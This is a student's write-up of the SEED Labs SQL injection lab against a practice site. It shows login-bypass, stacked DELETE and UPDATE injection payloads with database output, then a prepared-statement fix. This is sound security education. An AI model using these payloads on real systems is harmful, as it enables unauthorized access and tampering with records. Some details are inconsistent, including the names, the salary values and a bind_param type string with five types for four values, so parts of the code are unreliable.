

# Lab 14

## A20453991

### SQL Injection Attack Lab

#### Task 1: Get Familiar with SQL Statements

Logged into the sql database, selected credential table and then used the following query to print the information related to “Alice”

```
mysql> SELECT * FROM credential where Name="Alice"
1 row in set (0.00 sec)
```


ID:	1
Name:	Alice
EID:	10000
Salary:	20000
birth:	9/20
SSN:	10211002
PhoneNumber:	
Address:	
Email:	
NickName:	
Password:	fdbe918bdae83000aa54747fc95fe0470ff

```
f4976
```

## Task 2: SQL Injection Attack on SELECT Statement

### Task 2.1: SQL Injection Attack from webpage

I used the following as the username: admin';# as seen in the image below and it logged in to the admin page. Password field is left empty for this attack.




Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout								
Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samv	40000	90000	1/11	32193525				

## Task 2.2: SQL Injection Attack from command line

I have encoded the URL and used curl api to get the html content, stored it in curlop.html and on opening it using firefox browser, I can see the user details as seen in the images below. However, since css files were not downloaded, the layout doesn't look the same.


```
[04/02/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=' > curlop.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  3364  100  3364    0     0   8826      0  --:--:-- --:--:-- --:--:--   8829
```



## User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

After downloading the css file:



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				

### Task 2.3: Append a new SQL statement

On trying to run multiple queries at once, the server throws an error as seen below:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Alice';#' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n

**Unencoded URL obtained from Firefox developer tools:**

[http://www.seedlabsqlinjection.com/unsafe\\_home.php?username=admin';DELETE+FROM+credential+WHERE+Name='Alice';](http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin';DELETE+FROM+credential+WHERE+Name='Alice';)

This is because query() API is used instead of multi\_query() in unsafe\_home.php:

```
// Create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
```

### Task 3: SQL Injection Attack on UPDATE Statement

#### Task 3.1: Modify your own salary

On using the following input in the NickName field:

**allie',salary=50000 where name='Alice';#**

We can see that salary for Alice is modified in the next page

NickName	<input type="text" value="allie',salary=50000 where name='Alice'"/>
Email	<input type="text" value="al1@gmail.com"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

# Alice Profile

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20

## Task 3.2: Modify other people's salary

The input that is used for this task in NickName field of Alice's edit profile page:

**a',salary=1 where name='Boby';#**

## Edit Profile

NickName

Email

Address

Phone  
Number

Now, we can see that salary of Bobby is changed from 40000 to 1.

```
mysql> select name,salary from credential where name="boby";
+-----+-----+
| name | salary |
+-----+-----+
| Boby | 40000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> select name,salary from credential where name="boby";
+-----+-----+
| name | salary |
+-----+-----+
| Boby |      1 |
+-----+-----+
1 row in set (0.00 sec)
```

### Task 3.3: Modify other people's password.

The following input is given in NickName field of Alice's edit profile page:

**a',password="e812ba8d00b270ef3502bb53ceb31e8c5188f14e" where name='Boby';#**

The sha1 hash value is obtained for the new password "**hacked**" as shown below:

```
[04/02/20]seed@VM:~$ echo -n "hacked" | shasum
e812ba8d00b270ef3502bb53ceb31e8c5188f14e -
[04/03/20]seed@VM:~$
```

The password of boby before and after the attack:


Before:

```
mysql> select name,password from credential where name="boby";
+-----+-----+
| name | password |
+-----+-----+
| Boby | b78ed97677c161c1c82c142906674ad15242b2d4 |
+-----+-----+
```

After:

```
mysql> select name,password from credential where name="boby";
+-----+-----+
| name | password |
+-----+-----+
| Bobby | e812ba8d00b270ef3502bb53ceb31e8c5188f14e |
+-----+-----+
```

The attack is successful as you can see Bobby's page here:

 [Home](#) [Edit Profile](#) [Logout](#)

## Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20



## Task 4: Countermeasure — Prepared Statement

Modified unsafe\_home.php to use prepare statement as seen below:


```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_username, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}

// close the sql connection
$conn->close();

function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
    if($id!=""){
        session_start();
        $_SESSION['id'] = $id;
```

Now, when I try to login using “alice’;#” which was previously working, I get the error as seen below



**Employee Profile Login**

USERNAME

PASSWORD

The account information your provide does not exist.

[Go back](#)

Modified unsafe\_backend\_edit.php to use prepare statement as shown below:

```
}  
$conn = getDB();  
// Don't do this, this is not safe against SQL injection attack  
$sql="";  
if($input_pwd!=''){  
    // In case password field is not empty.  
    $hashed_pwd = sha1($input_pwd);  
    //Update the password stored in the session.  
    $_SESSION['pwd']=$hashed_pwd;  
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");  
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);  
    $sql->execute();  
    $sql->close();  
}else{  
    // if passowrd field is empty.  
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");  
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);  
    $sql->execute();  
}
```

Now, when I try to modify Bobby's account from Alice's profile, the attack does not work and the string that is entered in nickname which was getting executed previously, is now saved as data as shown below:

## Alice Profile

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	a',password="e812ba8d00b270ef3502bb53ceb31e8c5188f14e" where name='Boby';#
Email	al1@gmail.com
Address	
Phone Number	